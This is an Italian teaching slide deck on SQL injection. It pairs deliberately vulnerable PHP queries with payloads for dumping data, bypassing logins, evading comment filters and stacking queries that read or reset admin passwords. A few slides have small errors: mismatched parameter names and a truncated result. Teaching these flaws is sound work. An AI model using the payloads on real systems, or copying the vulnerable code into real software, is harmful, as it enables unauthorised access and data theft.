

SQL INJECTION

COS'È UNA SQL INJECTION?

L'**SQL injection (SQLi)** è un tipo di tecnica di code injection, solitamente utilizzata per attaccare applicazioni 'data-driven' e che permette di **eseguire codice SQL malevolo**.

COS'È UNA CODE INJECTION?

Una **Code Injection** è una tecnica che permette l'iniezione di codice che verrà eseguito/interpretato in un'applicazione

Solitamente avviene a causa di una vulnerabilità nel codice.

COS'È SQL?

SQL è un linguaggio per database relazionali (DBMS) che viene utilizzato per:

- Creare e modificare schemi di database
- Creare, modificare e gestire dati
- Interrogare dati
- Gestire l'accesso ai dati

COS'È UN DBMS?

Un DBMS è una tipologia di database che memorizza i dati in tabelle di righe a lunghezza fissa

Ogni riga di una tabella rappresenta un record.

id	title	content
1	Lorem ipsum	Lorem ipsum dolor sit...
2	Dolor sit	Pellentesque sit amet bibendum ...
...
4	Etiam commodo	Suspendisse eu imperdiet...

SQL

Attraverso il linguaggio SQL possiamo compiere operazioni sulle tabelle.

```
SELECT `id`, `title`, `content` FROM `news`;
```

```
SELECT `id`, `title`, `content` FROM `news` WHERE id = 1;
```

```
SELECT * FROM `news` WHERE id = 1;
```

```
INSERT INTO `news` VALUES ('1', 'Titolo news', 'Contenuto news')
```

```
DELETE FROM `news` WHERE `id` = 1;
```

COSA COMPORTA UNA SQL INJECTION?

Una SQLi permette ad un attaccante di:

- Falsare un'identità (spoof identity)
- Manomettere dati esistenti (data tampering)
- Scaricare, modificare e cancellare dati
- eseguire operazioni amministrative sul DBMS
- ottenere LFI e RCE su un sistema (in circostanze adatte)

PERCHÈ CI INTERESSA?

- è utile per imparare a non introdurre vulnerabilità nei prodotti che sviluppiamo
- ci permette di testare la sicurezza dei prodotti che utilizziamo

COSA SCATENA UNA SQL INJECTION?

**UNA VALIDAZIONE DEGLI INPUT DELL'UTENTE DEBOLE
O ASSENTE**

DISCLAIMER

**GLI ESEMPI CHE SEGUONO, SE RIPRODOTTI
SENZA L'AUTORIZZAZIONE DELL'OBIETTIVO,
SONO UN
REATO PENALE.**

STAY SAFE!

' OR 1=1

' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['id'] = "1";
```

' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['id'] = "1";
```

Risultato:

```
# 1064 - You have an error in your SQL syntax; check the manual  
#         that corresponds to your MariaDB server version for the right  
#         syntax to use near ''
```

' OR 1=1

' OR 1=1

Query prodotta:

```
SELECT * FROM pages WHERE id = 1';
```

Il DBMS si aspetta un ' di chiusura non presente e si produce un errore di sintassi

' OR 1=1

Query prodotta:

```
SELECT * FROM pages WHERE id = 1';
```

Il DBMS si aspetta un ' di chiusura non presente e si produce un errore di sintassi

Quello che iniettiamo nella query viene interpretato come parte dell'istruzione SQL e non come il valore di `id`.

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['id'] = "1 OR 1=1";
```

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['id'] = "1 OR 1=1";
```

Risultato:

```
SELECT * FROM pages WHERE id = 1 OR 1=1;
```

La sintassi è valida e riceveremo tutte le pagine dal DB.

' OR 1=1

' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = '" . $_GET['id'] . "'";  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

N.B. Sono stati introdotti gli apici per delimitare il parametro nella query.

' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = '" . $_GET['id'] . "'";  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

N.B. Sono stati introdotti gli apici per delimitare il parametro nella query.

Valore in input:

```
$_GET['id'] = 1;
```


' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = '" . $_GET['id'] . "'";  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

N.B. Sono stati introdotti gli apici per delimitare il parametro nella query.

Valore in input:

```
$_GET['id'] = 1;
```

Risultato:

```
SELECT * FROM pages WHERE id = '1';
```

' OR 1=1

' OR 1=1

Valore in input:

```
$_GET['id'] = "1' OR 1=1";
```

' OR 1=1

Valore in input:

```
$_GET['id'] = "1' OR 1=1";
```

Risultato:

```
SELECT * FROM pages WHERE id = '1' OR 1=1'; /* Syntax error */
```

' OR 1=1

Valore in input:

```
$_GET['id'] = "1' OR 1=1";
```

Risultato:

```
SELECT * FROM pages WHERE id = '1' OR 1=1'; /* Syntax error */
```

Valore in input:

```
$_GET['id'] = "1' OR '1'='1";
```

' OR 1=1

Valore in input:

```
$_GET['id'] = "1' OR 1=1";
```

Risultato:

```
SELECT * FROM pages WHERE id = '1' OR 1=1'; /* Syntax error */
```

Valore in input:


```
$_GET['id'] = "1' OR '1'='1';
```

Risultato:

```
SELECT * FROM pages WHERE id = '1' OR '1'='1'; /* BOOM! */
```

' OR 1=1

' OR 1=1



LOGIN BYPASS

La stessa tecnica appena esaminata può essere utilizzata per il bypass dei login.

LOGIN BYPASS

La stessa tecnica appena esaminata può essere utilizzata per il bypass dei login.

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```


LOGIN BYPASS

La stessa tecnica appena esaminata può essere utilizzata per il bypass dei login.

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "password";
```


LOGIN BYPASS

La stessa tecnica appena esaminata può essere utilizzata per il bypass dei login.

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "password";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' AND `password` = 'password';
```


LOGIN BYPASS

LOGIN BYPASS

Valore in input:

```
$_GET['username'] = "admin";  
$_GET['password'] = "password' OR '1'='1";
```

LOGIN BYPASS

Valore in input:

```
$_GET['username'] = "admin";  
$_GET['password'] = "password' OR '1'='1";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' AND `password` = 'password' OR '1' = '1'
```

Abbiamo alterato la query aggiungendo una condizione che rende il risultato sempre vero.

Il numero di risultati sarà sempre > 1 e possiamo quindi accedere alla parte di codice autenticata.

COMMENTS

A volte accade che possa essere iniettato codice solo nel mezzo della query. Questo ci impedisce di aggiungere una condizione alla fine della query.
I commenti vengono in nostro aiuto.

COMMENTS

A volte accade che possa essere iniettato codice solo nel mezzo della query. Questo ci impedisce di aggiungere una condizione alla fine della query.
I commenti vengono in nostro aiuto.

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . md5($_GET['password']) . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```


COMMENTS

A volte accade che possa essere iniettato codice solo nel mezzo della query. Questo ci impedisce di aggiungere una condizione alla fine della query.
I commenti vengono in nostro aiuto.

```
$sql = "SELECT * FROM users
      WHERE username = '" . $_GET['username'] . "'
      AND password = '" . md5($_GET['password']) . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "password' OR '1'='1";
```


COMMENTS

A volte accade che possa essere iniettato codice solo nel mezzo della query. Questo ci impedisce di aggiungere una condizione alla fine della query.
I commenti vengono in nostro aiuto.

```
$sql = "SELECT * FROM users
      WHERE username = '" . $_GET['username'] . "'
      AND password = '" . md5($_GET['password']) . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "password' OR '1'='1";
```


COMMENTS

COMMENTS

Database	Comment	Note
MSSQL / Oracle	-- (double dash)	Used for single-line comments
MSSQL / Oracle	/* */	Used for multiline comments
MySQL	-- (double dash)	Used for single-line comments. It requires the second dash to be followed by a space or a control character such as tabulation, newline, etc.
MySQL	#	Used for single-line comments
MySQL	/* */	Used for multiline comments

COMMENTS

Abbiamo un altro parametro iniettabile (`$_GET['username']`) e bisogno di un'istruzione SQL che commenti via il resto del codice.

COMMENTS

Abbiamo un altro parametro iniettabile (`$_GET['username']`) e bisogno di un'istruzione SQL che commenti via il resto del codice.

Valore in input:

```
$_GET['username'] = "' OR 1=1; -- -";  
$_GET['password'] = "coppito_zero_day";
```

COMMENTS

Abbiamo un altro parametro iniettabile (`$_GET['username']`) e bisogno di un'istruzione SQL che commenti via il resto del codice.

Valore in input:

```
$_GET['username'] = "' OR 1=1; -- -";  
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = ' ' OR 1=1; -- - AND `password` = '63a2b018...e69e876';
```


COMMENTS

Abbiamo un altro parametro iniettabile (`$_GET['username']`) e bisogno di un'istruzione SQL che commenti via il resto del codice.

Valore in input:

```
$_GET['username'] = "' OR 1=1; -- -";  
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = ' ' OR 1=1; -- - AND `password` = '63a2b018...e69e876';
```

BOOM! Tramite il codice iniettato siamo riusciti a commentare via la parte relativa alla password.

COMMENTS

Questa tecnica può essere utilizzata anche per impersonare un utente noto:

COMMENTS

Questa tecnica può essere utilizzata anche per impersonare un utente noto:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1; -- -";  
$_GET['password'] = "coppito_zero_day";
```

COMMENTS

Questa tecnica può essere utilizzata anche per impersonare un utente noto:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1; -- -";  
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' OR 1=1; -- - AND `password` = '63a2b018...e69e876';
```

COMMENTS

La stessa tecnica è valida anche con l'utilizzo del commento inline #:

COMMENTS

La stessa tecnica è valida anche con l'utilizzo del commento inline #:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1; #";  
$_GET['password'] = "coppito_zero_day";
```

COMMENTS

La stessa tecnica è valida anche con l'utilizzo del commento inline #:

Valore in input:

```
$_GET['username'] = "admin" OR 1=1; #";  
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' OR 1=1; # AND `password` = '63a2b018...e69e876';
```

COMMENTS

Talvolta accade che il commento "double dash" (--) non possa essere utilizzato perchè viene filtrato dall'applicazione o perchè produce errori nella query.

COMMENTS

Talvolta accade che il commento "double dash" (--) non possa essere utilizzato perchè viene filtrato dall'applicazione o perchè produce errori nella query.

```
function filterDashes($str) {
    return str_replace('-', '', $str);
}

$username = filterDashes($_GET['username']);
$password = filterDashes($_GET['password']);
$subdomain = filterDashes($_GET['subdomain']);
$sql = "SELECT * FROM users
        WHERE username = '" . $username . "'
        AND password = '" . md5($password) . "'
        AND subdomain = '" . $subdomain . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```


COMMENTS

Tutti i parametri sono iniettabili, ma tutti i - sono rimossi dalle variabili:

COMMENTS

Tutti i parametri sono iniettabili, ma tutti i - sono rimossi dalle variabili:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1 -- -";  
$_GET['password'] = "coppito_zero_day";  
$_GET['subdomain'] = "disim.univaq.it";
```

COMMENTS

Tutti i parametri sono iniettabili, ma tutti i - sono rimossi dalle variabili:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1 -- -";  
$_GET['password'] = "coppito_zero_day";  
$_GET['subdomain'] = "disim.univaq.it";
```

Risultato (Syntax Error):

```
SELECT * FROM `users` WHERE `username` = 'admin' OR 1=1'  
AND `password` = '3858...c63f' AND `subdomain` = 'univaq.it';
```

COMMENTS

Come possiamo sfruttare i commenti per generare una query corretta e al tempo stesso rimuovere il controllo sulla password (e magari anche sul sottodominio)?:

COMMENTS

Come possiamo sfruttare i commenti per generare una query corretta e al tempo stesso rimuovere il controllo sulla password (e magari anche sul sottodominio)?:

In questo attacco sfrutteremo il commento multilinea (`/* */`) per bypassare il check.

COMMENTS

Come possiamo sfruttare i commenti per generare una query corretta e al tempo stesso rimuovere il controllo sulla password (e magari anche sul sottodominio)?:

In questo attacco sfrutteremo il commento multilinea (`/* */`) per bypassare il check.

Valore in input:

```
$_GET['username'] = "admin'/*";  
$_GET['password'] = "coppito_zero_day";  
$_GET['subdomain'] = "*/ OR '1'='1";
```


COMMENTS

Come possiamo sfruttare i commenti per generare una query corretta e al tempo stesso rimuovere il controllo sulla password (e magari anche sul sottodominio)?:

In questo attacco sfrutteremo il commento multilinea (`/* */`) per bypassare il check.

Valore in input:

```
$_GET['username'] = "admin'/*";  
$_GET['password'] = "coppito_zero_day";  
$_GET['subdomain'] = "*/ OR '1'='1";
```

Risultato:

```
SELECT * FROM `users` WHERE username = 'admin'/*' AND password = '3858...c63f'  
AND subdomain = '*/ OR '1'='1';
```


COMMENTS

Come possiamo sfruttare i commenti per generare una query corretta e al tempo stesso rimuovere il controllo sulla password (e magari anche sul sottodominio)?:

In questo attacco sfrutteremo il commento multilinea (`/* */`) per bypassare il check.

Valore in input:

```
$_GET['username'] = "admin'/*";  
$_GET['password'] = "coppito_zero_day";  
$_GET['subdomain'] = "*/ OR '1'='1";
```

Risultato:

```
SELECT * FROM `users` WHERE username = 'admin'/*' AND password = '3858...c63f'  
AND subdomain = '*/ OR '1'='1';
```

BOOM!

STACKED QUERIES

Avere la possibilità di terminare un'istruzione SQL arbitrariamente consente di avere un grande controllo sulle query che vengono eseguite.

MSSQL 6.0 ha introdotto i "server-side cursors" che consentono l'esecuzione di stringhe con più di un'istruzione SQL.

STACKED QUERIES

Avere la possibilità di terminare un'istruzione SQL arbitrariamente consente di avere un grande controllo sulle query che vengono eseguite.

MSSQL 6.0 ha introdotto i "server-side cursors" che consentono l'esecuzione di stringhe con più di un'istruzione SQL.

Questa feature ci consente di eseguire:

```
SELECT * FROM `users`; SELECT * FROM `administrators`;
```

STACKED QUERIES

Avere la possibilità di terminare un'istruzione SQL arbitrariamente consente di avere un grande controllo sulle query che vengono eseguite.

MSSQL 6.0 ha introdotto i "server-side cursors" che consentono l'esecuzione di stringhe con più di un'istruzione SQL.

Questa feature ci consente di eseguire:

```
SELECT * FROM `users`; SELECT * FROM `administrators`;
```

Una funzionalità analoga è stata introdotta in MySQL 4.1, ma non è attiva di default.

STACKED QUERIES

STACKED QUERIES

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

STACKED QUERIES

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['pages'] = "; SELECT username, password FROM users;";
```

STACKED QUERIES

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['pages'] = "; SELECT username, password FROM users;";
```

Risultato:

```
SELECT * FROM `pages` WHERE id = 1; SELECT `username`, `password` FROM users;
```

STACKED QUERIES

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['pages'] = "; SELECT username, password FROM users;"
```

Risultato:

```
SELECT * FROM `pages` WHERE id = 1; SELECT `username`, `password` FROM users;
```

Questa query visualizzerà tutti gli utenti e le password della tabella users.

STACKED QUERIES

Allo stesso modo possiamo eseguire altri comandi oltre a SELECT, come DROP o UPDATE.

STACKED QUERIES

Allo stesso modo possiamo eseguire altri comandi oltre a SELECT, come DROP o UPDATE.

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```


STACKED QUERIES

Allo stesso modo possiamo eseguire altri comandi oltre a SELECT, come DROP o UPDATE.

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['pages'] = "; UPDATE users SET password='h4ck3r' WHERE username = 'admin'";
```


STACKED QUERIES

Allo stesso modo possiamo eseguire altri comandi oltre a SELECT, come DROP o UPDATE.

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['pages'] = "; UPDATE users SET password='h4ck3r' WHERE username = 'admin'";
```

Risultato:

```
SELECT * FROM pages WHERE id = 1; UPDATE users SET password='h4ck3r' WHERE username = 'admin';
```


STACKED QUERIES

Allo stesso modo possiamo eseguire altri comandi oltre a SELECT, come DROP o UPDATE.

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];  
$result = $conn->query($sql);  
while($row = $result->fetch_array()){  
    print_r($row);  
}
```

Valore in input:

```
$_GET['pages'] = "; UPDATE users SET password='h4ck3r' WHERE username = 'admin'";
```

Risultato:

```
SELECT * FROM pages WHERE id = 1; UPDATE users SET password='h4ck3r' WHERE username = 'admin';
```

Questa query aggiornerà la password dell'utente admin con 'h4ck3r'.

STACKED QUERIES

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY -



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

NESTED QUERIES

Una "subquery" è una query annidata in un'altra query.

E' utile quando abbiamo bisogno di dati da altre tabelle per comporre una query.

NESTED QUERIES

Una "subquery" è una query annidata in un'altra query.

E' utile quando abbiamo bisogno di dati da altre tabelle per comporre una query.

```
SELECT * FROM `users` WHERE `role` NOT IN (SELECT `id` FROM `administration_roles`);
```

NESTED QUERIES

Una "subquery" è una query annidata in un'altra query.

E' utile quando abbiamo bisogno di dati da altre tabelle per comporre una query.

```
SELECT * FROM `users` WHERE `role` NOT IN (SELECT `id` FROM `administration_roles`);
```

Questa istruzione utilizzerà il risultato di una query come parametro per un'altra.

NESTED QUERIES

NESTED QUERIES

Dato il codice:

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```


NESTED QUERIES

Dato il codice:

```
$sql = "SELECT * FROM users
      WHERE username = '" . $_GET['username'] . "'
      AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "'+(SELECT password FROM users WHERE username='admin') -- -;";
```


NESTED QUERIES

Dato il codice:

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "'" . (SELECT password FROM users WHERE username='admin') . "' -- -;";
```

Risultato:

```
SELECT * FROM users WHERE username = 'admin' AND password = "'" . (SELECT password from users WHERE username
```


NESTED QUERIES

Dato il codice:

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
    echo 'Authorized';
} else {
    echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "'" . (SELECT password FROM users WHERE username='admin') . "' -- -;";
```

Risultato:

```
SELECT * FROM users WHERE username = 'admin' AND password = "'" . (SELECT password from users WHERE username
```

BOOM!

FINE

CHALLENGE